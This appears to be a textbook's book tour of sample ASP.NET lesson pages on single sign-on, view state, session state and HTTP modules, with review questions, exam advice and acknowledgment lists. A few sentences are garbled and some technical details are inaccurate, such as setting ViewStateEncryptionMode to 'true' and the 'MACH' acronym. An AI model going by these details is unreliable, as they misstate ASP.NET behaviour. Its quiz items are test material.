- **Administration component for performing administrative tasks:** You can perform many of the administrative functionalities programmatically through ISSOAdmin1, ISSOAdmin2, and ISSOConfigStore interfaces. The administrative tasks include configuring SSO and managing users and groups assigned to SSO. You can also manage the ISSO databases using ISSOConfig1, ISSOConfig2, and ISSOConfig1G5S interfaces. You can also administer the password sync features using ISSOAdmin1 interface.
- **Communication and ticketing:** SSO also contains a ticketing interface so that the application can issue and redeem tickets. In most cases, your application will issue and redeem tickets programmatically. To communicate with a remote application, to communicate with a remote application in a more secure manner, you must issue and redeem an SSO ticket. You can also issue and redeem tickets programmatically.

Figure 3-3 shows the user interface of a single sign-on application.

**Figure 3-3**  
Single Sign-On

Single sign-on across multiple applications in ASP.NET

User ID: [ ]

The following code sample shows the click event handler of the sign-on button shown in Figure 3-3. The handler implements the single sign-on across multiple applications:

```
protected void Button1_Click(object sender, EventArgs e)
{
    string strUID = TextBox1.Text.ToString();
    string emailID = TextBox1.Text.ToString() + "email.xyz.com";
    //Logon User
    FormsAuthentication.SetAuthCookie(strUID, true);
    //Create Cookie
```

## Screen Images

86 | Lesson 4

**TAKENOTE**

You can use the `ViewState` property of a page object to view the contents of the view state. The following code stores information in the view state collection:

```
ViewState["Counter"] = ctr.ToString();
```

You can refer to the following code snippet to retrieve the value from the view state collection:

```
ctr = (int) ViewState["Counter"];
```

While working with the view state data, keep in mind the following considerations:

- Store less amount of data in view state.
- Extend the `PageStatePersister` class to use custom view state persistence methods if your client does not support the existing view state persistence mechanism.
- Store the view state for the pages that have mobile clients with limited bandwidth and resources in the `Session` object on the server through the `SessionStatePersister` class.
- Disable view state for individual controls for which you do not want to store state information. However, do not disable view state when pages and controls rely on state persistence. Otherwise, it affects the behavior of the respective pages and controls.

**MORE INFORMATION**

To know more about managing view state, refer to the "ASP.NET View State Overview" section in the MSDN Library.

**ANALYZING SECURITY CONCERN REGARDING VIEW STATE**

Although view state uses base64 encoding, it still exposes the code to the application's users. Therefore, the state data is exposed to security risks. The information is encoded using base64 encoding and is stored as hidden fields. ASP.NET implements a machine authentication check (MACH) to verify a hash value of the stored information. The two-level security strengthens the security aspect of the information stored in the view state. However, this is not a foolproof security mechanism; seasoned hackers can still intercept and modify the data.

Yet, by transmitting over SSL and by encrypting the view-state data, you can prevent unauthorized users from viewing the view state. To encrypt the data within the view state, you can use the `ViewStateEncryptionMode` property and set its value to true.

**Managing Session State**

Session state is a server-side technique for managing state.

Session state can store and retrieve information for all pages of a web application. By default, all ASP.NET applications have their session state enabled. You can use a session state for various purposes such as determining if a specific user has already visited the web page.

**WORKING WITH SESSION STATE**

The web server considers each HTTP request as a separate request. A session represents the number of requests from the same browser during a limited time window. The session state variables are stored within the `SessionStateItemCollection` object. The session state maintains the session variable values for the duration of the session. You can use the `Session` property of the `Page` class to exploit the session variables on a currently active web page. The following code demonstrates the use of `Session` property to store session variables:

```
Session["username"] = "Robert";
```

You can retrieve values from the session variable as shown in the following code:

```
string name = Session["username"];
```

Each session is identified by a unique `SessionID` property. Each time the browser accesses a page, the request is examined for a valid `SessionID`, usually stored within a cookie. During an active session, all requests are made with the same `SessionID`.

## More Information Reader Aid

ASP.NET Designing State Management for Web Applications | 97

### Understanding Page Handling in ASP.NET

When a browser requests an ASP.NET page, the page framework sends the appropriate HTTP request. This request is then handled by controls that were defined for the web page. Between the request and the rendering of the page, the page goes through various stages and performs a series of processing steps that collectively define the *page life cycle*. The steps that the ASP.NET web pages follow are also referred to as the life cycle stages of the page. The page framework maintains the state of a page and the controls in the page during the entire page life cycle.

#### Exploring ASP.NET Page Life Cycle Stages

The life cycle stages are standard stages that every ASP.NET developer must understand and follow in order to make optimum use of the ASP.NET features and to create the web application according to the requirements.


When a browser requests a page, the page framework goes through steps, such as initialization, instantiating the controls, restoring and maintaining a state, running event handler code, and finally rendering the page. Understanding the various page life cycle stages helps you to take advantage of the opportunities of the life cycle stages to add features or to change the exact life cycle stage to introduce the different design elements, such as custom controls within your web application. You must also know the appropriate stage that helps control the properties of the various custom design elements.

The custom controls that you incorporate have a life cycle of their own although these life cycles are entirely dependent on the page life cycle. Therefore, the page framework raises more events for a control than for a normal ASP.NET page.

#### ASP.NET PAGE LIFE CYCLE STAGES

When a page loads, apart from the stages in the page life cycle, the page goes through various application states before and after the page request. The application states are not specific to a page. ASP.NET puts together these application states and the stages of the page life cycle in order to handle a page request. Figure 4-1 shows the ASP.NET page life cycle stages. Table 4-4 lists the stages of the page life cycle.

Figure 4-1  
ASP.NET Page Life Cycle Stages



## Informative Diagrams

Generally, an HTTP module can preprocess and postprocess a request. It also intercepts and handles system events as well as events raised by other modules. The highly configurable nature of ASP.NET allows you to write and register your own HTTP modules and make them plug into the ASP.NET runtime pipeline, handle system events, and fire their own events.

The `IHttpModule` interface defines only two methods—`Init` and `Dispose` as shown in the code sample. The `Init` method initializes a module and also sets it to handle requests. The `Dispose` method disposes all the resources except memory used by the module. Some of the example scenarios in which you use the `Dispose` method include closing the database connections or file handlers.

```
public class MyModule : IHttpModule
{
    public void Init(IHttpApplication app)
    {
        // Your code
    }
    public void Dispose()
    {
        // Your code
    }
}
```

#### SKILL SUMMARY

This lesson provided the details of the requirements to create a web application and a Web site. The requirements to create a Web application are similar to those required to create a new application and Web site. An important point to gain popularity among the users is the navigational ability. Any application or site created must have easy navigational features. The ASP.NET provides a built-in navigation system for building unified site navigation. The `SiteMapPath` control displays a bread crumb that shows web users their current path relative to the structure of the site. This control provides events for site map data from a site map, which could be an XML file, a data store, or providing information about the navigational structure of the Web site. Security trimming sets the accessibility of only those pages for which the currently logged on user has authorization.

The .NET Framework offers the Web site project template and the Web application template. You can select either one based on the type of the application you are creating. The Web application template is suited for large projects; whereas, the Web site project template can handle smaller tasks. Both of these templates have their own merits and demerits.

URI rewriting is the process of intercepting an incoming web request and automatically redirecting it to a specific URL. URL rewriting can be implemented either by using IIS filters at the IIS web server level or by using `HTTPModule` handlers at the ASP.NET level. You can also sign on (ODS) to map a windows user ID to non-Windows credentials. This service simplifies the business processes that have applications running on dissimilar systems. SSO also includes administration tools to perform various administration related operations.

- For the certification examination:
- Understand and analyze the features required to design effective site navigational capabilities.
  - Know how to decide when to use the Web application project and the Web site project models.
  - Understand the writing of HTTP modules and HTTP handlers at runtime.

## Skill Summary

**WILEY** .NET Creating Web Applications and Web Sites | 79

### ■ Knowledge Assessment

**Matching**

Match the following descriptions to the appropriate terms.

- Generates the content for a specific type of request.
- Returns an instance of an HTTP handler.
- Determines whether the user is authenticated using forms authentication.
- Checks to ensure the Microsoft® Windows® account has adequate privileges for the resource requested.
- Checks to ensure that the requestor can access the specified URL.

1. FormsAuthenticationModule
2. FiltAuthorizationModule
3. UrlAuthorizationModule
4. HttpHandler class
5. HTTP handler factory

**True / False**

Circle T if the statement is true or F if the statement is false.

T	F	1. SSO allows you map a Windows user ID to non-Windows user credentials.
T	F	2. SSO does not include any administration tools to perform administration-related operations.
T	F	3. The HTTP modules and HTTP handlers form the fundamental blocks of the ASP.NET architecture.
T	F	4. CSS friendly control adapters change the <i>MenuItem</i> control's default rendering from the <i>&lt;table&gt;</i> element to nested <i>&lt;ul&gt;</i> elements.
T	F	5. You can traverse forward only using the navigational display produced by the <i>SiteMapPath</i> control.

**Fill in the Blank**

Complete the following sentences by writing the correct word or words in the blanks provided.

- You can associate controls with a control adapter through a \_\_\_\_\_ file.
- \_\_\_\_\_ event of the *SiteMap* class occurs on accessing the *CurrentNode* property.
- You can configure HTTP handlers using the \_\_\_\_\_ element in the *web.config* file.
- URL rewriting is also often used to handle Web site \_\_\_\_\_.
- The \_\_\_\_\_ class holds HTTP-specific information about a specific HTTP request.

**Multiple Choice**

Circle the letter or letters that correspond to the best answer or answers.

- Which of the following attributes of the *site map* element in the *web.config* enables security trimming?
  - securityTrimming*
  - securityTrimmingEnabled*
  - securityTrimmingEnable*
  - securityTrimmingOn*

## Knowledge Assessment

**WILEY** .NET Creating Web Applications and Web Sites | 81

### ■ Workplace Ready

**Designing Customer-Specific Navigation**

ASP.NET offers robust site navigation techniques that allow you to achieve most of what you want without writing any code. For example, consider that you are designing a web application for a company called Screen-reading, which sells adaptive devices and Web sites with medical and health history information. The customer base for this company is unique in that some of the users use screen-reading software. Screen-reading software enables visually impaired individuals and people with learning disabilities to access the Internet. The company may not want repeat information to be read by the screen readers when people navigate through the pages on their adaptive devices. What solution would you recommend to the development team to design such a Web site with a unique user base?

## Case Scenarios

80 | Lesson 3

### ■ Case Scenarios

**Review Questions**

- Which of the following controls uses the *SiteMapDataSource* control? Choose all that apply.
  - Menu
  - TreeView
  - SiteMapPath
  - DropDownList
- Which of the following controls are part of the Web site project template?
  - Code-behind attribute
  - CodeBehind attribute
  - Single project file
  - Single assembly
- Which of the following is not a feature of the Web application project template?
  - Multiple projects
  - Dynamic compilation
  - Single assembly file
  - Bundle multiple web projects
- Which of the following is used to implement URL rewriting at the IIS web server level?
  - ISAPI filters
  - HTTP modules
  - HTTP handlers
  - ISAPI modules

**Review Questions**

- Imagine that you are a designated web solution architect for a travel company. The travel company has various types of tour packages to offer its customers. Your company wants to present the tour information in an organized manner on their Web site. The main aim is to provide ease of navigation to the customers. Which controls will you choose in this scenario?
  - MenuItem
  - Treeview
  - SiteMapPath
  - DropDownList
- One of your clients, Cheapairfare.com, wants to track the number of clicks on its site. What solution would you recommend to enable this functionality?

**Scenario 3-1: Designing Navigation**

You have previously designed a Web site for a travel company client and you have laid down their tour attractions in a bread-crumb format. However, now the client wants to change the look and feel of the Web site. They want to use a nonhierarchical control such as drop-down menus or other controls to display their tour information. What approach will you follow to achieve this, considering the fact that you already have a *SiteMapDataSource* control that provides a hierarchical layout?

**Scenario 3-2: Generating Dynamic Content**

You are working as a web consultant for a mutual fund company called Washington Mutual. The company wants its customers to view stock information such as prices and the relative growth of stock in a graphical way other than text only. What strategy would you recommend to your development team to achieve this functionality?

# Conventions and Features Used in This Book

This book uses particular fonts, symbols, and heading conventions to highlight important information or to call your attention to special steps. For more information about the features in each lesson, refer to the Illustrated Book Tour section.

CONVENTION	MEANING
 <b>THE BOTTOM LINE</b>	This feature provides a brief summary of the material to be covered in the section that follows.
<b>CERTIFICATION READY?</b>	This feature signals the point in the text where a specific certification objective is covered. It provides you with a chance to check your understanding of that particular MCITP objective and, if necessary, review the section of the lesson where it is covered.
 <b>TAKE NOTE*</b>	Reader aids appear in shaded boxes found in your text. <i>Take Note</i> provides helpful hints related to particular tasks or topics.
 <b>ANOTHER WAY</b>	<i>Another Way</i> provides an alternative procedure for accomplishing a particular task.
 <b>X REF</b>	These notes provide pointers to information discussed elsewhere in the textbook or describe interesting features of Microsoft .NET Framework that are not directly addressed in the current topic or exercise.
A <b>shared printer</b> can be used by many individuals on a network.	Key terms appear in bold italic.

# Instructor Support Program

The *Microsoft Official Academic Course* programs are accompanied by a rich array of resources that incorporate the extensive textbook visuals to form a pedagogically cohesive package. These resources provide all the materials instructors need to deploy and deliver their courses.

Resources available online for download include:

- The **Instructor's Guide** contains solutions to all the textbook exercises as well as chapter summaries and lecture notes. The Instructor's Guide and Syllabi for various term lengths are available from the Book Companion site ([www.wiley.com/college/microsoft](http://www.wiley.com/college/microsoft)).
- The **Test Bank** contains hundreds of questions organized by lesson in multiple-choice, true-false, short answer, and essay formats and is available to download from the Instructor's Book Companion site ([www.wiley.com/college/microsoft](http://www.wiley.com/college/microsoft)). A complete answer key is provided.
- **PowerPoint Presentations and Images.** A complete set of PowerPoint presentations is available on the Instructor's Book Companion site ([www.wiley.com/college/microsoft](http://www.wiley.com/college/microsoft)) to enhance classroom presentations. Tailored to the text's topical coverage and Skills Matrix, these presentations are designed to convey key Microsoft .NET Framework concepts addressed in the text.

All figures from the text are on the Instructor's Book Companion site ([www.wiley.com/college/microsoft](http://www.wiley.com/college/microsoft)). You can incorporate them into your PowerPoint presentations or create your own overhead transparencies and handouts.

By using these visuals in class discussions, you can help focus students' attention on key elements of the products being used and help them understand how to use them effectively in the workplace.

- When it comes to improving the classroom experience, there is no better source of ideas and inspiration than your fellow colleagues. The **Wiley Faculty Network** connects teachers with technology, facilitates the exchange of best practices, and helps to enhance instructional efficiency and effectiveness. Faculty Network activities include technology training and tutorials, virtual seminars, peer-to-peer exchanges of experiences and ideas, personal consulting, and sharing of resources. For details visit [www.WhereFacultyConnect.com](http://www.WhereFacultyConnect.com).



## Important Web Addresses and Phone Numbers

---

To locate the Wiley Higher Education Rep in your area, go to the following Web address and click on the “Who’s My Rep?” link at the top of the page.

[www.wiley.com/college](http://www.wiley.com/college)

Or Call the MOAC Toll Free Number: 1 + (888) 764-7001 (U.S. & Canada only).

To learn more about becoming a Microsoft Certified Professional and exam availability, visit [www.microsoft.com/learning/mcp](http://www.microsoft.com/learning/mcp).

# Student Support Program

---

## **Book Companion Web Site ([www.wiley.com/college/microsoft](http://www.wiley.com/college/microsoft))**

---

The students' book companion site for the MOAC series includes any resources, exercise files, and Web links that will be used in conjunction with this course.

## **Wiley Desktop Editions**

---

Wiley MOAC Desktop Editions are innovative, electronic versions of printed textbooks. Students buy the desktop version for 50% off the U.S. price of the printed text and get the added value of permanence and portability. Wiley Desktop Editions provide students with numerous additional benefits that are not available with other e-text solutions.

Wiley Desktop Editions are NOT subscriptions; students download the Wiley Desktop Edition to their computer desktops. Students own the content they buy to keep for as long as they want. Once a Wiley Desktop Edition is downloaded to the computer desktop, students have instant access to all of the content without being online. Students can also print the sections they prefer to read in hard copy. Students also have access to fully integrated resources within their Wiley Desktop Edition. From highlighting their e-text to taking and sharing notes, students can easily personalize their Wiley Desktop Edition as they are reading or following along in class.

## **Microsoft Visual Studio Software**

---

As an adopter of a MOAC textbook, your school's department is eligible for a free three-year membership to the MSDN Academic Alliance (MSDN AA). Through MSDN AA, full versions of Microsoft Visual Studio and Microsoft Expression are available for your use with this course. See your Wiley rep for details.

## **Preparing to Take the Microsoft Certified Professional Developer (MCPD) Exam**

---

### **Microsoft Certified Professional Developer**

---

The Microsoft Certified Professional Developer (MCPD) credential validates a comprehensive set of skills that are necessary to deploy, build, optimize, and operate applications successfully by using Microsoft Visual Studio and the Microsoft .NET Framework. This credential is designed to provide hiring managers with a strong indicator of potential job success.

MCPD certification will help you validate your skill and ability to develop applications by using Visual Studio 2008 and the Microsoft .NET Framework 3.5. Certification candidates should have two to three years of experience using the underlying technologies that are covered in the exam. The available certification paths include the following:

- ASP.NET Developer 3.5 for developers who build interactive, data-driven ASP.NET applications by using ASP.NET 3.5 for both intranet and Internet uses.

- Windows Developer 3.5 for developers who build rich client applications for the Windows Forms platform by using the Microsoft .NET Framework 3.5.
- Enterprise Application Developer 3.5 for developers who build distributed solutions that focus on ASP.NET and Windows Forms rich-client experiences.

You can learn more about the MCPD program at [www.microsoft.com/learning/mcp/mcpd](http://www.microsoft.com/learning/mcp/mcpd).

## Preparing to Take an Exam

---

Unless you are a very experienced user, you will need to use a test preparation course to prepare to complete the test correctly and within the time allowed. The *Microsoft Official Academic Course* series is designed to prepare you with a strong knowledge of all exam topics, and with some additional review and practice on your own, you should feel confident in your ability to pass the appropriate exam.

After you decide which exam to take, review the list of objectives for the exam. You can easily identify tasks that are included in the objective list by locating the Lesson Skill Matrix at the start of each lesson and the Certification Ready sidebars in the margin of the lessons in this book.

To take an exam, visit [www.microsoft.com/learning/mcp](http://www.microsoft.com/learning/mcp) to locate your nearest testing center. Then call the testing center directly to schedule your test. The amount of advance notice you should provide will vary for different testing centers, and it typically depends on the number of computers available at the testing center, the number of other testers who have already been scheduled for the day on which you want to take the test, and the number of times per week that the testing center offers testing. In general, you should call to schedule your test at least two weeks prior to the date on which you want to take the test.

When you arrive at the testing center, you might be asked for proof of identity. A driver's license or passport is an acceptable form of identification. If you do not have either of these items of documentation, call your testing center and ask what alternative forms of identification will be accepted. If you are retaking a test, bring your identification number, which will have been given to you when you previously took the test. If you have not prepaid or if your organization has not already arranged to make payment for you, you will need to pay the test-taking fee when you arrive.

# Acknowledgments

---

## **MOAC Instructor Advisory Board**

We thank our Instructor Advisory Board, an elite group of educators that have assisted us every step of the way in building these products. Advisory Board members have acted as our sounding board on key pedagogical and design decisions leading to the development of these compelling and innovative textbooks for future Information Workers. Their dedication to technology education is truly appreciated.



### **Charles DeSassure, Tarrant County College**

Charles DeSassure is Department Chair and Instructor of Computer Science & Information Technology at Tarrant County College Southeast Campus, Arlington, Texas. He has had experience as a MIS Manager, system analyst, field technology analyst, LAN Administrator, microcomputer specialist, and public school teacher in South Carolina. DeSassure has worked in higher education for more than ten years and received the Excellence Award in Teaching from the National Institute for Staff and Organizational Development (NISOD). He currently serves on the Educational Testing Service (ETS) iSkills National Advisory Committee and chaired the Tarrant County College District Student Assessment Committee. He has written proposals and makes presentations at major educational conferences nationwide. DeSassure has served as a textbook reviewer for John Wiley & Sons and Prentice Hall. He teaches courses in information security, networking, distance learning, and computer literacy. DeSassure holds a master's degree in Computer Resources & Information Management from Webster University.



### **Kim Ehlert, Waukesha County Technical College**

Kim Ehlert is the Microsoft Program Coordinator and a Network Specialist instructor at Waukesha County Technical College, teaching the full range of MCSE and networking courses for the past nine years. Prior to joining WCTC, Kim was a professor at the Milwaukee School of Engineering for five years where she oversaw the Novell Academic Education and the Microsoft IT Academy programs. She has a wide variety of industry experience including network design and management for Johnson Controls, local city fire departments, police departments, large church congregations, health departments, and accounting firms. Kim holds many industry certifications including MCDST, MCSE, Security+, Network+, Server+, MCT, and CNE.

Kim has a bachelor's degree in Information Systems and a master's degree in Business Administration from the University of Wisconsin Milwaukee. When she is not busy teaching, she enjoys spending time with her husband Gregg and their two children—Alex and Courtney.



### **Penny Gudgeon, Corinthian Colleges, Inc.**

Penny Gudgeon is the Program Manager for IT curriculum at Corinthian Colleges, Inc. Previously, she was responsible for computer programming and web curriculum for twenty-seven campuses in Corinthian's Canadian division, CDI College of Business, Technology and Health Care. Penny joined CDI College in 1997 as a computer programming instructor at one of the campuses outside of Toronto. Prior to joining CDI College, Penny taught productivity software at another Canadian college, the Academy of Learning, for four years. Penny has experience in helping students achieve their goals through various learning models from instructor-led to self-directed to online.

Before embarking on a career in education, Penny worked in the fields of advertising, marketing/sales, mechanical and electronic engineering technology, and computer programming. When not working from her home office or indulging her passion for lifelong learning, Penny likes to read mysteries, garden, and relax at home in Hamilton, Ontario, with her Shih-Tzu, Gracie.



### **Margaret Leary, Northern Virginia Community College**

Margaret Leary is Professor of IST at Northern Virginia Community College, teaching Networking and Network Security Courses for the past ten years. She is the co-Principal Investigator on the CyberWATCH initiative, an NSF-funded regional consortium of higher education institutions and businesses working together to increase the number of network security personnel in the workforce. She also serves as a Senior Security Policy Manager and Research Analyst at Nortel Government Solutions and holds a CISSP certification.

Margaret holds a B.S.B.A. and MBA/Technology Management from the University of Phoenix, and is pursuing her Ph.D. in Organization and Management with an IT Specialization at Capella University. Her dissertation is titled "Quantifying the Discoverability of Identity Attributes in Internet-Based Public Records: Impact on Identity Theft and Knowledge-based Authentication." She has several other published articles in various government and industry magazines, notably on identity management and network security.



### **Wen Liu, ITT Educational Services, Inc.**

Wen Liu is Director of Corporate Curriculum Development at ITT Educational Services, Inc. He joined the ITT corporate headquarters in 1998 as a Senior Network Analyst to plan and deploy the corporate WAN infrastructure. A year later he assumed the position of Corporate Curriculum Manager supervising the curriculum development of all IT programs. After he was promoted to the current position three years ago, he continued to manage the curriculum research and development for all the programs offered in the School of Information Technology in addition to supervising the curriculum development in other areas (such as Schools of Drafting and Design and Schools of Electronics Technology). Prior to his employment with ITT Educational Services, Liu was a Telecommunications Analyst at the state government of Indiana working on the state backbone project that provided Internet and telecommunications services to the public users such as K-12 and higher education institutions, government agencies, libraries, and health-care facilities.

Wen Liu has an M.A. in Student Personnel Administration in Higher Education and an M.S. in Information and Communications Sciences from Ball State University, Indiana. He used to be the director of special projects on the board of directors of the Indiana Telecommunications User Association, and used to serve on Course Technology's IT Advisory Board. He is currently a member of the IEEE and its Computer Society.



### **Jared Spencer, Westwood College Online**

Jared Spencer has been the Lead Faculty for Networking at Westwood College Online since 2006. He began teaching in 2001 and has taught both on-ground and online for a variety of institutions, including Robert Morris University and Point Park University. In addition to his academic background, he has more than fifteen years of industry experience working for companies including the Thomson Corporation and IBM.

Jared has a master's degree in Internet Information Systems and is currently ABD and pursuing his doctorate in Information Systems at Nova Southeastern University. He has authored several papers that have been presented at conferences and appeared in publications such as the Journal of Internet Commerce and the Journal of Information Privacy and Security (JIPSC). He holds a number of industry certifications, including AIX (UNIX), A+, Network+, Security+, MCSA on Windows 2000, and MCSA on Windows 2003 Server.

We thank Cathy Bradfield from DeVry University and Jeff Riley for their diligent review and for providing invaluable feedback in the service of quality instructional materials.

## Focus Group and Survey Participants

Finally, we thank the hundreds of instructors who participated in our focus groups and surveys to ensure that the Microsoft Official Academic Courses best met the needs of our customers.

Jean Aguilar, Mt. Hood Community College	Catherine Binder, Strayer University & Katharine Gibbs School—Philadelphia	Greg Clements, Midland Lutheran College
Konrad Akens, Zane State College	Terrel Blair, El Centro College	Dayna Coker, Southwestern Oklahoma State University—Sayre Campus
Michael Albers, University of Memphis	Ruth Blalock, Alamance Community College	Tamra Collins, Otero Junior College
Diana Anderson, Big Sandy Community & Technical College	Beverly Bohner, Reading Area Community College	Janet Conrey, Gavilan Community College
Phyllis Anderson, Delaware County Community College	Henry Bojack, Farmingdale State University	Carol Cornforth, West Virginia Northern Community College
Judith Andrews, Feather River College	Matthew Bowie, Luna Community College	Gary Cotton, American River College
Damon Antos, American River College	Julie Boyles, Portland Community College	Edie Cox, Chattahoochee Technical College
Bridget Archer, Oakton Community College	Karen Brandt, College of the Albemarle	Rollie Cox, Madison Area Technical College
Linda Arnold, Harrisburg Area Community College—Lebanon Campus	Stephen Brown, College of San Mateo	David Crawford, Northwestern Michigan College
Neha Arya, Fullerton College	Jared Bruckner, Southern Adventist University	J.K. Crowley, Victor Valley College
Mohammad Bajwa, Katharine Gibbs School—New York	Pam Brune, Chattanooga State Technical Community College	Rosalyn Culver, Washtenaw Community College
Virginia Baker, University of Alaska Fairbanks	Sue Buchholz, Georgia Perimeter College	Sharon Custer, Huntington University
Carla Bannick, Pima Community College	Roberta Buczyna, Edison College	Sandra Daniels, New River Community College
Rita Barkley, Northeast Alabama Community College	Angela Butler, Mississippi Gulf Coast Community College	Anila Das, Cedar Valley College
Elsa Barr, Central Community College—Hastings	Rebecca Byrd, Augusta Technical College	Brad Davis, Santa Rosa Junior College
Ronald W. Barry, Ventura County Community College District	Kristen Callahan, Mercer County Community College	Susan Davis, Green River Community College
Elizabeth Bastedo, Central Carolina Technical College	Judy Cameron, Spokane Community College	Mark Dawdy, Lincoln Land Community College
Karen Baston, Waubonsee Community College	Dianne Campbell, Athens Technical College	Jennifer Day, Sinclair Community College
Karen Bean, Blinn College	Gena Casas, Florida Community College at Jacksonville	Carol Deane, Eastern Idaho Technical College
Scott Beckstrand, Community College of Southern Nevada	Jesus Castrejon, Latin Technologies	Julie DeBuhr, Lewis-Clark State College
Paulette Bell, Santa Rosa Junior College	Gail Chambers, Southwest Tennessee Community College	Janis DeHaven, Central Community College
Liz Bennett, Southeast Technical Institute	Jacques Chansavang, Indiana University—Purdue University Fort Wayne	Drew Dekreon, University of Alaska—Anchorage
Nancy Bermea, Olympic College	Nancy Chapko, Milwaukee Area Technical College	Joy DePover, Central Lakes College
Lucy Betz, Milwaukee Area Technical College	Rebecca Chavez, Yavapai College	Salli DiBartolo, Brevard Community College
Meral Binbasioglu, Hofstra University	Sanjiv Chopra, Thomas Nelson Community College	Melissa Diegnau, Riverland Community College
		Al Dillard, Lansdale School of Business
		Marjorie Duffy, Cosumnes River College

- Sarah Dunn, Southwest Tennessee Community College  
Shahla Durany, Tarrant County College—South Campus  
Kay Durden, University of Tennessee at Martin  
Dineen Ebert, St. Louis Community College—Meramec  
Donna Ehrhart, State University of New York—Brockport  
Larry Elias, Montgomery County Community College  
Glenda Elser, New Mexico State University at Alamogordo  
Angela Evangelinos, Monroe County Community College  
Angie Evans, Ivy Tech Community College of Indiana  
Linda Farrington, Indian Hills Community College  
Dana Fladhamer, Phoenix College  
Richard Flores, Citrus College  
Connie Fox, Community and Technical College at Institute of Technology West Virginia University  
Wanda Freeman, Okefenokee Technical College  
Brenda Freeman, Augusta Technical College  
Susan Fry, Boise State University  
Roger Fulk, Wright State University—Lake Campus  
Sue Furnas, Collin County Community College District  
Sandy Gabel, Vernon College  
Laura Galvan, Fayetteville Technical Community College  
Candace Garrod, Red Rocks Community College  
Sherrie Geitgey, Northwest State Community College  
Chris Gerig, Chattahoochee Technical College  
Barb Gillespie, Cuyamaca College  
Jessica Gilmore, Highline Community College  
Pamela Gilmore, Reedley College  
Debbie Glinert, Queensborough Community College  
Steven Goldman, Polk Community College  
Bettie Goodman, C.S. Mott Community College  
Mike Grabill, Katharine Gibbs School—Philadelphia  
Francis Green, Penn State University  
Walter Griffin, Blinn College  
Fillmore Guinn, Odessa College  
Helen Haasch, Milwaukee Area Technical College  
John Habal, Ventura College  
Joy Haerens, Chaffey College  
Norman Hahn, Thomas Nelson Community College  
Kathy Hall, Alamance Community College  
Teri Harbachek, Boise State University  
Linda Harper, Richland Community College  
Maureen Harper, Indian Hills Community College  
Steve Harris, Katharine Gibbs School—New York  
Robyn Hart, Fresno City College  
Darien Hartman, Boise State University  
Gina Hatcher, Tacoma Community College  
Winona T. Hatcher, Aiken Technical College  
BJ Hathaway, Northeast Wisconsin Tech College  
Cynthia Hauki, West Hills College—Coaltinga  
Mary L. Haynes, Wayne County Community College  
Marcie Hawkins, Zane State College  
Steve Hebrock, Ohio State University Agricultural Technical Institute  
Sue Heistand, Iowa Central Community College  
Heith Hennel, Valencia Community College  
Donna Hendricks, South Arkansas Community College  
Judy Hendrix, Dyersburg State Community College  
Gloria Hensel, Matanuska-Susitna College University of Alaska Anchorage  
Gwendolyn Hester, Richland College  
Tamarra Holmes, Laramie County Community College  
Dee Hobson, Richland College  
Keith Hoell, Katharine Gibbs School—New York  
Pashia Hogan, Northeast State Technical Community College  
Susan Hoggard, Tulsa Community College  
Kathleen Holliman, Wallace Community College Selma  
Chastity Honchul, Brown Mackie College/Wright State University  
Christie Hovey, Lincoln Land Community College  
Peggy Hughes, Allegany College of Maryland  
Sandra Hume, Chippewa Valley Technical College  
John Hutson, Aims Community College  
Celia Ing, Sacramento City College  
Joan Ivey, Lanier Technical College  
Barbara Jaffari, College of the Redwoods  
Penny Jakes, University of Montana College of Technology  
Eduardo Jaramillo, Peninsula College  
Barbara Jauken, Southeast Community College  
Susan Jennings, Stephen F. Austin State University  
Leslie Jernberg, Eastern Idaho Technical College  
Linda Johns, Georgia Perimeter College  
Brent Johnson, Okefenokee Technical College  
Mary Johnson, Mt. San Antonio College  
Shirley Johnson, Trinidad State Junior College—Valley Campus  
Sandra M. Jolley, Tarrant County College  
Teresa Jolly, South Georgia Technical College  
Dr. Deborah Jones, South Georgia Technical College  
Margie Jones, Central Virginia Community College  
Randall Jones, Marshall Community and Technical College  
Diane Karlsbraaten, Lake Region State College  
Teresa Keller, Ivy Tech Community College of Indiana  
Charles Kemnitz, Pennsylvania College of Technology  
Sandra Kinghorn, Ventura College

- Bill Klein, Katharine Gibbs School—Philadelphia  
 Bea Knapen, Fresno City College  
 Kit Kofoed, Western Wyoming Community College  
 Maria Kolatis, County College of Morris  
 Barry Kolb, Ocean County College  
 Karen Kuralt, University of Arkansas at Little Rock  
 Belva-Carole Lamb, Rogue Community College  
 Betty Lambert, Des Moines Area Community College  
 Anita Lande, Cabrillo College  
 Junnae Landry, Pratt Community College  
 Karen Lankisch, UC Clermont  
 David Lanzilla, Central Florida Community College  
 Nora Laredo, Cerritos Community College  
 Jennifer Larrabee, Chippewa Valley Technical College  
 Debra Larson, Idaho State University  
 Barb Lave, Portland Community College  
 Audrey Lawrence, Tidewater Community College  
 Deborah Layton, Eastern Oklahoma State College  
 Larry LeBlanc, Owen Graduate School—Vanderbilt University  
 Philip Lee, Nashville State Community College  
 Michael Lehrfeld, Brevard Community College  
 Vasant Limaye, Southwest Collegiate Institute for the Deaf – Howard College  
 Anne C. Lewis, Edgecombe Community College  
 Stephen Linkin, Houston Community College  
 Peggy Linston, Athens Technical College  
 Hugh Lofton, Moultrie Technical College  
 Donna Lohn, Lakeland Community College  
 Jackie Lou, Lake Tahoe Community College  
 Donna Love, Gaston College  
 Curt Lynch, Ozarks Technical Community College  
 Sheilah Lynn, Florida Community College—Jacksonville  
 Pat R. Lyon, Tomball College  
 Bill Madden, Bergen Community College  
 Heather Madden, Delaware Technical & Community College  
 Donna Madsen, Kirkwood Community College  
 Jane Maringer-Cantu, Gavilan College  
 Suzanne Marks, Bellevue Community College  
 Carol Martin, Louisiana State University—Alexandria  
 Cheryl Martucci, Diablo Valley College  
 Roberta Marvel, Eastern Wyoming College  
 Tom Mason, Brookdale Community College  
 Mindy Mass, Santa Barbara City College  
 Dixie Massaro, Irvine Valley College  
 Rebekah May, Ashland Community & Technical College  
 Emma Mays-Reynolds, Dyersburg State Community College  
 Timothy Mayes, Metropolitan State College of Denver  
 Reggie McCarthy, Central Lakes College  
 Matt McCaskill, Brevard Community College  
 Kevin McFarlane, Front Range Community College  
 Donna McGill, Yuba Community College  
 Terri McKeever, Ozarks Technical Community College  
 Patricia McMahon, South Suburban College  
 Sally McMillin, Katharine Gibbs School—Philadelphia  
 Charles McNerney, Bergen Community College  
 Lisa Mears, Palm Beach Community College  
 Imran Mehmood, ITT Technical Institute—King of Prussia Campus  
 Virginia Melvin, Southwest Tennessee Community College  
 Jeanne Mercer, Texas State Technical College  
